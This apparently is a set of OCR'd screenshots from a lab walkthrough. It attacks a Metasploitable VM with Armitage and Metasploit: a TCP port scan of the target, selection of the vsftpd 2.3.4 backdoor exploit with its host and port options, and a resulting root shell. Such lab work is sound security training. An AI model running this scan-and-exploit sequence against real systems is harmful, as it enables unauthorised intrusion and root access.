
```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
^C
Abort session 1? [y/N]  y

[*] 192.168.11.136 - Command shell session 1 closed.  Reason: Us
er exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit
```


Connecting to 127.0.0.1:55553
java.net.ConnectException: Connection refused (Connection refused)

```
WARNING: Illegal reflective access by sleep.engine.atoms.ObjectA
ccess (file:/usr/share/armitage/armitage.jar) to method java.lan
g.ProcessImpl.getErrorStream()
WARNING: Please consider reporting this to the maintainers of sl
eep.engine.atoms.ObjectAccess
WARNING: Use --illegal-access=warn to enable warnings of further
 illegal reflective access operations
WARNING: All illegal access operations will be denied in a futur
e release
[*] MSGRPC starting on 127.0.0.1:55553 (NO SSL):Msg ...
```




```
[*] Building list of scan ports and modules
[*] Launching TCP scan
msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.11.136
RHOSTS => 192.168.11.136
THREADS => 24
msf6 auxiliary(scanner/portscan/tcp) > run -j
PORTS => 50000, 21, 1720, 80, 443, 143, 623, 3306, 110, 5432, 25, 22, , 23, 1521, 50013, 161, 2222, 17185, 135, 8080, 4848, 1433, 5560, 512, 513, 514, 445, 5900,
5901, 5902, 5903, 5904, 5905, 5906, 5907, 5908, 5909, 5038, 111, 139, 49, 515, 7787, 2947, 7144, 9080, 8812, 2525, 2207, 3050, 5405, 1723, 1099, 5555, 921, 10001,
123, 3690, 548, 617, 6112, 6667, 3632, 783, 10050, 38292, 12174, 2967, 5168, 3628, 7777, 6101, 10000, 6504, 41523, 41524, 2000, 1900, 10202, 6503, 6070, 6502, 6050,
2103, 41025, 44334, 2100, 5554, 12203, 26000, 4000, 1000, 8014, 5250, 34443, 8028, 8008, 7510, 9495, 1581, 8000, 18881, 57772, 9090, 9999, 81, 3000, 8300, 8800,
8090, 389, 10203, 5093, 1533, 13500, 705, 4659, 20031, 16102, 6080, 6660, 11000, 19810, 3057, 6905, 1100, 10616, 10628, 5051, 1582, 65535, 105, 22222, 30000, 113,
1755, 407, 1434, 2049, 689, 3128, 20222, 20034, 7580, 7579, 38080, 12401, 910, 912, 11234, 46823, 5061, 5060, 2380, 69, 5800, 62514, 42, 5631, 902, 5985, 5986, 6000,
6001, 6002, 6003, 6004, 6005, 6006, 6007, 47001, 523, 3500, 6379, 8834
[*] Auxiliary module running as background job 5.
[+] 192.168.11.136:       - 192.168.11.136:21 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:22 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:23 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:25 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:80 - TCP OPEN
msf6 auxiliary(scanner/portscan/tcp) >
```





```
[*] Auxiliary module running as background job 5.
[+] 192.168.11.136:       - 192.168.11.136:21 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:22 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:23 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:25 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:80 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:111 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:139 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:445 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:512 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:513 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:514 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:1099 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:2049 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:3306 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:3632 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:5432 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:5900 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:6000 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:6667 - TCP OPEN
msf6 auxiliary(scanner/portscan/tcp) >
```



```
[+] 192.168.11.136:       - 192.168.11.136:21 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:22 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:23 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:25 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:80 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:111 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:139 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:445 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:512 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:513 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:514 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:1099 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:2049 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:3306 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:3632 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:5432 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:5900 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:6000 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:6667 - TCP OPEN
[*] 192.168.11.136:       - Scanned 1 of 1 hosts (100% complete)
msf6 auxiliary(scanner/portscan/tcp) >
```


Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.


Happy hunting!


Needed to do the following to have ftp attack shown

Armitage → Set Exploit Rank → Poor



```
[*] Auxiliary module running as background job 3.
[+] 192.168.11.136:       - 192.168.11.136:22 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:21 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:23 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:25 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:80 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:111 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:139 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:445 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:512 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:514 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:513 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:1099 - TCP OPEN
[+] 192.168.11.136:       - 192.168.11.136:2049 - TCP OPEN
msf6 auxiliary(scanner/portscan/tcp) >
```





Attack 192.168.11.136

VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This


Option	Value
LHOST	192.168.11.134
LPORT	21684
RHOSTS ✚	192.168.11.136
RPORT	21

Targets: 0 => Automatic

